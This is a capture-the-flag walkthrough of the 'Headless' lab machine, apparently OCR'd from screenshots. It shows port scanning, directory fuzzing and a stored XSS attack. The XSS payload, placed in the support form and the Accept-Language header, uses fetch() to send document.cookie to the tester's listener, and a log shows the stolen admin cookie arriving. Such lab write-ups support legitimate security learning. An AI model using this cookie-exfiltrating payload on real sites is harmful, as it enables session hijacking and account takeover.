

Headless

1. Enumeration




```
┌──(kali㉿kali)-[~/Desktop/Headless]
└─$ sudo nmap -sS -sC -sV 10.10.11.8 -oN nmap.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-10 17:15 EDT
Nmap scan report for 10.10.11.8
Host is up (0.080s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Wed, 10 Apr 2024 21:15:13 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
```

In the enumeration section we found a upnp service, with a active cookie seted, we may have something interesting right there.



10.10.11.8:5000




Welcome to Our Website

We're working hard to bring you an amazing online experience.

Site will be live in 24d 23h 59m 23s.

There is a GUI with a few functionalities, one of them is a contact support section with input elements

2. User flag




Contact Support

First Name:	aa
Last Name:	aaa
Email:	tricp@tricp.com
Phone Number:	4556645

Message:

```
<img src=x
onerror=fetch('http://
10.10.14.246:8000
/?c='+document.cookie)
;></img>
```

We try to exploit a XSS using the fact that the service uses a cookie to work properly.




Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

```
Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 185
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
```


We were detected by the system, someone can think we have no opportunities here, but before let’s open Burpsuite to check all the parameters as should be.


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
1 ×
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights
Done

```
cument.cookie);></img>
Content-Length: 146
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: <img src=x
onerror=fetch('http://10.10.14.246:8000/?c='+do
cument.cookie);></img>
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=
InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1

fname=erf&lname=reg&email=tricp%40tricp.com&
phone=4556645&message=<img src=x
onerror=fetch('http://10.10.14.246:8000/?c='+do
cument.cookie);></img>
```


```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Sat, 13 Apr 2024 18:33:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2374
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="
    width=device-width, initial-scale=1.0">
    <title>
      Hacking Attempt Detected
    </title>
    <style>
      body{
        font-family:'Arial',sans-serif;
        background-color:#f7f7f7;
        margin:0;
        padding:0;
```

The accept language parameter is no sanitized, so we sucessfully have executed XSS




```
┌──(kali㉿kali)-[~/Desktop/Headless]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.8 - - [13/Apr/2024 14:21:29] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [13/Apr/2024 14:22:32] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [13/Apr/2024 14:32:51] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [13/Apr/2024 14:32:51] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [13/Apr/2024 14:33:53] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [13/Apr/2024 14:33:53] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```

On the current directory this cookie is irrelevant, we proceed to fuzz directories




```
┌──(kali㉿kali)-[~/Desktop/Headless]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u "http://10.10.11.8:5000/FUZZ"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
```

Dashboard sounds interesting




```
#                    [Status: 200, Size: 2799, Word
support              [Status: 200, Size: 2363, Word
dashboard            [Status: 500, Size: 265, Words
:: Progress: [6625/207643] :: Job [1/1] :: 156 req/sec
```



Unauthorized

The server could not verify that you are authorized to access the UR

We set the cookie a finally break out the foothold




Administrator Dashboard

Generate a website health report:

Select Date:

09 / 15 / 2023

